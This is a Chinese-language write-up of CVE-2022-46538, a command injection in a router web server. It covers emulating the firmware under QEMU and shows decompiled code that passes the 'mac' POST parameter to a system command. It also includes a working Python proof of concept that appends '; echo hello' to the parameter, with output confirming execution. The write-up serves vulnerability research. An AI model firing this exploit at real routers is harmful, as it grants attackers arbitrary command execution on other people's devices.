

CVE-2022-46538 writeup

修复环境


使用fw2tar从.bin中提取文件系统

```
fw2tar f1203_kfw_v2.0.1.6_cn_svn1134.bin
```

添加 br0 网卡如下:

```
sudo ip link add name br0 type bridge
sudo ip link set br0 up
sudo ip addr add 192.168.50.1/24 dev br0
```

第一次启动:

A terminal window with a dark background and a faint circuit board pattern. The prompt is a root symbol. The user enters 'sudo chroot ./ /qemu-mipsel-static /bin/httpd'. The output shows 'Yes:', a separator '***** WeLoveLinux*****', a 'Welcome to ...' message, and then three error messages: 'connect: No such file or directory', 'Connect to server failed fd_mib=-1.', and 'connect cfm failed!%' with a cursor at the end.

```
$ sudo chroot ./ /qemu-mipsel-static /bin/httpd

Yes:

***** WeLoveLinux*****

Welcome to ...
connect: No such file or directory
Connect to server failed fd_mib=-1.
connect cfm failed!%
```

根据报错, 找到对应的检查处:

```

26
27  memset(s, 0, sizeof(s));
28  *(_DWORD *)s_1 = 0;
29  v20 = 0;
30  memset(v21, 0, sizeof(v21));
31  memset(s_3, 0, sizeof(s_3));
32  v24 = 0;
33  puts(::s);
34  setup_signals();
35  while ( check_network(v21) <= 0 )
36      sleep(1u);
37      sleep(1u);
38  if ( ConnectCfm() )
39  {
40      bopen(0, 61440, 1);
41      memset(s, 0, sizeof(s));
42      if ( !GetValue((int)"lan.webiplansslen", s) )
43          strcpy(s, "0");
44      sslenable = atoi(s);

```

patch后:

```

36  v22 = 0;
37  v23 = 0;
38  v24 = 0;
39  v25 = 0;
40  v26 = 0;
41  memset(s_3, 0, sizeof(s_3));
42  v29 = 0;
43  puts(::s);
44  setup_signals();
45  sleep(1u);
46  bopen(0, 61440, 1);
47  memset(s, 0, sizeof(s));
48  if ( !GetValue((int)"lan.webiplansslen", s) )
49      strcpy(s, "0");
50  sslenable = atoi(s);
51  if ( !GetValue((int)"lan.webport", s) )
52      strcpy(s, "80");
53  if ( !GetValue((int)"lan.webipen", s_1) )
54      strcpy(s, "0");
55  if ( !strcmp(s_1, byte_4C0554) )
56  {

```

再次启动:

```

$ sudo chroot ./ /qemu-mipsel-static /bin/httpd_patch
[sudo] password for botdebug:

Yes:

***** WeLoveLinux*****

Welcome to ...
create socket fail -1
sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
httpd listen ip = 192.168.50.1 port = 80
webs: Listening for HTTP requests at address 192.168.50.1

```

启动成功

漏洞点

将用户可控的POST参数 mac 直接拼接入要执行的指令导致命令注入漏洞，只需要用；等命令拼接符拼接命令即可实现任意命令执行

```
1 int __fastcall formWriteFacMac(int a1)
2 {
3     const char *Var; // [sp+18h] [+18h]
4
5     Var = (const char *)websGetVar(a1, "mac", "00:01:02:11:22:33");
6     websWrite(a1, "modify mac only.");
7     doSystemCmd("cfm mac %s", Var);
8     return websDone(a1, 200);
9 }
```

exp

```
import requests

ip = '192.168.204.143'
url = f'http://{ip}/goform/writeFacMac'
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie': 'user=admin',
    'Connection': 'close',
}
payload = 'mac=00:01:02:11:22:33;echo%20hello'
r = requests.post(url, headers=headers, data=payload)
print(r.status_code, r.text[:200])
```

运行结果

```
# botdebug @ UB2404 in ~/Desktop/firmwares/f1203/f1203 [8:04:54]
```

```
$ ./start_server.sh
```

Yes:

```
***** WeLoveLinux*****
```

```
Welcome to ...
```

```
create socket fail -1
```

```
sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
```

```
httpd listen ip = 192.168.50.1 port = 80
```

```
webs: Listening for HTTP requests at address 192.168.50.1
```

```
/dev/nvram: No such file or directory
```

```
/dev/nvram: No such file or directory
```

```
Could not open mtd device 1
```

```
envram_init: read flash error
```

```
Could not open mtd device 2
```

```
hello
```